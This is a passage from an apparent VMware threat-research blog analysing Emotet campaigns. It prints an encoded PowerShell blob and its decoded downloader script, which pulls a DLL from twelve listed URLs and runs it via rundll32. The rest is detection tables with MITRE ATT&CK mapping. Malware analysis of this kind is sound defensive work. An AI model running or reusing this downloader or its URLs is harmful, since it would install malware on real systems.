kAbQBwAHIAbwB2AC4AYwBvAG0ALwBkADUANwA1ADkAcABkAC8AeQB6AGIAVgA0ADUAdgAxAG4AWQAvACwAaAB0AHQAcAA6AC8ALwBkAGUAbABtAGEAcgBwAHIAbwBwAGUAcgB0AHkAcwBlAHIAdgB
pAGMAZQBzAC4AYwBvAG0ALwBuAHcAMQB0ADgAagBqAC8ATgBVAHIAUwB1AEYAeQBYADYAUAAvACwAaAB0AHQAcAA6AC8ALwBiAGEAdAB1AG0AaQA0AHUALgBjAG8AbQAvAG4AdwBqADcAaQB3AC8A
agBnAGkASwAyAHUAdwBoAHMAdQAvACwAaAB0AHQAcAA6AC8ALwBiAGwAYQBzAGkAZQBoAG8AbABtAGUAbgAtAHMAdABhAGcAaQBuAGcALgB0AG8AawBpAGcALgBzAGkAdABlAC8AYgAvAFMATwBjA
EcAdgB6AEkAaQAzADEASABEAGcALwAsAGgAdAB0AHAAOgAvAC8AYwBsAGkAbQBhAHQAZQAuAHQAaABlAGMAZQBkAGEAcgBjAGUAbgB0AHIAZQAuAG8AcgBnAC8AYwBnAGkALQBiAGkAbgAvADMAZQ
BzAGUAZQBOAFoALwAsAGgAdAB0AHAAOgAvAC8AYwBoAGEAbgBnAGUAeQBvAHUAcgBjAG8AbQBtAHUAbgBpAHQAeQBuAG8AdwAuAGMAbwBtAC8AcwAxAGgAZgA3AHEAbQAvAFQAcQBjAHIAdwBZAGM
ATwBpAHEAVgA4AGYAVwBBAC8AIgAuAFMAcABsAGkAdAAoACIALAAiACkAOwAgAGYAbwByAGUAYQBjAGgAKAAkAHMAdAAgAGkAbgAgACQAcgBvAHcAaQBmAGkAdQBkACkAewAkAHIAcgB5AGkAdQBk
AD0ARwBlAHQALQBSAGEAbgBkAG8AbQA7ACQAZgBnAGgAaQB1AHMAPQBHAGUAdAAtAFIAYQBuAGQAbwBtADsAIAAkAEcAcwByAEYASgBZAGoAZAA1ADQANgBkAHMAPQAiAGMAOgBcAHAAcgBvAGcAc
gBhAG0AZABhAHQAYQBcACIAKwAkAHIAcgB5AGkAdQBkACsAIgAuAGQAbABsACIAOwBJAG4AdgBvAGsAZQAtAFcAZQBiAFIAZQBxAHUAZQBzAHQAIAAtAFUAcgBpACAAJABzAHQAIAAtAE8AdQB0AE
YAaQBsAGUAIAAkAEcAcwByAEYASgBZAGoAZAA1ADQANgBkAHMAOwBpAGYAKABUAGUAcwB0AC0AUABhAHQAaAAgACQARwBzAHIARgBKAFkAagBkADUANAA2AGQAcwApAHsAaQBmACgAKABHAGUAdAA
tAEkAdABlAG0AIAAkAEcAcwByAEYASgBZAGoAZAA1ADQANgBkAHMAKQAuAEwAZQBuAGcAdABoACAALQBnAGUAIAA1ADAAMAAwADAAKQB7ACQAZwBoAEQARABGAEoASABrADUAZgA9ACIAYwA6AFwA
dwBpAG4AZABvAHcAcwBcAHMAeQBzAHcAbwB3ADYANABcAHIAdQBuAGQAbABsADMAMgAuAGUAeABlACIAOwAkAHQAeQBpAGQAdQBpAHMAZABmAGYAPQAkAEcAcwByAEYASgBZAGoAZAA1ADQANgBkA
HMAKwAiACwAZgAiACsAJABmAGcAaABpAHUAcwA7AFMAdABhAHIAdAAtAFAAcgBvAGMAZQBzAHMAIAAkAGcAaABEAEQARgBKAEgAawA1AGYAIAAtAEEAcgBnAHUAbQBlAG4AdABMAGkAcwB0ACAAJA
B0AHkAaQBkAHUAaQBzAGQAZgBmADsAYgByAGUAYQBrADsAfQB9AH0A
```


Figure 14: PowerShell script contained in the batch file.

PowerShell

As highlighted in Figure 14, the batch script runs PowerShell in the background with the command *start/B*. The PowerShell command accepts a base64-encoded string version of a command by using the *-enc* (or *EncodedCommand*) parameter. After decoding the base64-encoded string, the de-obfuscated PowerShell payload is shown in Figure 15.


```
start/B powershell
$rowifiud="
        http://althyplane.com/wp-admin/ELWa8YcOqlJn/,
        http://dreamdancefactory.clnetworktv.com/zegsgpzq/CT75/,
        http://ajkersomaj.com/wp-admin/ThBwKpUbIffmrepRg/,
        http://1asehrgut.com/dup-installer/3vESrkJAS97l/,
        http://dreamcityloveaffair.com/60bv5/RG9Kb1qRlQ/,
        http://dreamproductionsfl.com/tmw8t/Szjjcj5mU1ZA/,
        http://dreamcityimprov.com/d5759pd/yzbV45v1nY/,
        http://delmarpropertyservices.com/nw1t8jj/NUrSuFyX6P/,
        http://batumi4u.com/nwj7iw/jgiK2uwhsu/,
        http://blasieholmen-staging.tokig.site/b/SOcGvzIi31HDg/,
        http://climate.thecedarcentre.org/cgi-bin/3eseeNZ/,
        http://changeyourcommunitynow.com/s1hf7qm/TqcrwYcOiqV8fWA/".Split(" ");
foreach($st in $rowifiud){
        $rryiud=Get-Random;
        $fghius=Get-Random;
        $GsrFJYjd546ds="c:\programdata\"+$rryiud+".dll";
        Invoke-WebRequest -Uri $st -OutFile $GsrFJYjd546ds;
        if (Test-Path $GsrFJYjd546ds){
                if((Get-Item $GsrFJYjd546ds).Length -ge 50000){
                        $ghDDFJHk5f="c:\windows\syswow64\rundll32.exe";
                        $tyiduisdff=$GsrFJYjd546ds+",f"+$fghius;
                        Start-Process $ghDDFJHk5f -ArgumentList $tyiduisdff;
                        break;
                }
        }
}
```

Figure 15: The PowerShell script to download Emotet DLL payload.

The PowerShell script attempts to download the Emotet DLL payload from one of 12 hosts and save it to the *C:\ProgramData* folder with a randomly generated number as file name, e.g., c:\ProgramData\759027055.dll (sha1: *606e6e0f3b476b2dae26c7f3c95e392a911d04c5*). Once the Emotet payload is downloaded successfully, the script calls *cmd.exe* to launch *rundll.32.exe* and execute the payload, as highlighted in Figure 15.


VMware NSX detection with MITRE ATT&CK mapping

VMware NSX customers are well-protected against Emotet attacks from both clusters. Figure 16 and Figure 17 show the analysis overview from VMware NSX ATA when executing the initial Excel samples listed in Table 1 and Table 2, respectively. As shown in both figures, NSX ATA successfully detected both samples as Emotet. While NSX ATA identified a few common high-risk characteristics from both clusters, such as the spawning of shell command and PowerShell, the observation of command & control traffic, and the execution of a dropped a file, there are also some techniques that distinguish both clusters. For example, the sample from Cluster B exhibits the behaviors of running XL4 macro with suspicious external commands and spawning an mshta process (see Figure 16), while the Cluster C sample is capable of dropping and executing a script file (see Figure 17).



SEVERITY	TYPE	DESCRIPTION	ATT&CK TACTIC(S)	ATT&CK TECHNIQUE(S)
80	Execution	Spawning shell command	Execution	Command-Line Interface
80	Execution	Spawning Powershell	Execution, Defense Evasion	Scripting
80	Execution	Executing a dropped a file	Execution	Exploitation for Client Execution
77	Network	Command&Control traffic observed	Command and Control	Standard Application Layer Protocol
70	Execution	Spawning Microsoft HTML Application Host (MSHTA.EXE)	Execution, Defense Evasion	Mshta
50	Anomaly	Running XL4 macro with suspicious external commands		
40	Network	Attempting to download remote executable content	Command and Control	Standard Application Layer Protocol

Figure 16: Cluster B attack: VMware NSX advanced threat analysis overview with MITRE ATT&CK mapping.



SEVERITY	TYPE	DESCRIPTION	ATT&CK TACTIC(S)	ATT&CK TECHNIQUE(S)
100	Signature	Identified trojan code		
80	Execution	Spawning shell command	Execution	Command-Line Interface
80	Execution	Spawning Powershell	Execution, Defense Evasion	Scripting
80	Execution	Executing a dropped a file	Execution	Exploitation for Client Execution
77	Network	Command&Control traffic observed	Command and Control	Standard Application Layer Protocol
70	Execution	Dropping and executing script file	Execution, Defense Evasion	Scripting
40	Network	Attempting to download remote executable content	Command and Control	Standard Application Layer Protocol

Figure 17: Cluster C attack: VMware NSX advanced threat analysis overview with MITRE ATT&CK mapping.

The analysis overview also contains MITRE ATT&CK tactic and technique mapping for some of the key malicious behaviors observed during the attack execution (as highlighted in both Figure 16 and Figure 17). The typical ATT&CK tactics used in this attack include *TA0002: Execution*, *TA0005: Defense Evasion*, and *TA0011: Command and Control*. A detailed MITRE ATT&CK tactic and technique mapping for Emotet can be found in the MITRE report.

Conclusions

The increasing challenges the security community faces today not only come from new threats, but also from old malware armed with new TTPs. The recent Emotet attacks discussed in this blog post and our previous report are notable examples of these long-term threats that leverage legitimate Windows features (such as XL4 macros and batch scripts) and LOLBINs (like mshta and PowerShell utilities). These attacks impose great challenges on traditional AV solutions, in particular signature-based detection systems. In contrast, behavior-based detection systems such as VMware's AI-driven NSX ATA are very effective in successfully identifying the techniques leveraged by attackers.

Appendix: IoCs

Indicators of compromise identified from this report can be found on VMware TAU's GitHub IoCs repository.

Source: https://blogs.vmware.com/networkvirtualization/2022/02/emotet-is-not-dead-yet-part-2.html/